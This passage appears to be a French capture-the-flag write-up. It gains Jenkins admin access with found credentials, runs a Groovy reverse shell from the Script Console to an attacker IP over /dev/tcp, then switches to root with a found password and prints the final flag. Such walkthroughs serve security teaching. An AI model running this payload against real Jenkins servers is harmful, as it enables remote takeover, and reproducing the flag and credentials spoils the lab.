
On a nos creds :

```
admin:spongebob
```




On est co !!


Maintenant on va faire un reverse shell à partir de Jenkins :



On va dans "Manage Jenkins"




Ensuite "Scirpt Console"




Ensuite on écris cette exploit :

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.14.43.156/5555;cat <&5 | while
read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```




On a un reverse shell !!




On a une note avec des creds on va essayer de switch de user sur la machine victime :

```
root:tr0ub13guM!@#123
```



On est root de la machine !!



On a le dernier flag :

```
THM{d0ck3r_d3str0y3r}
```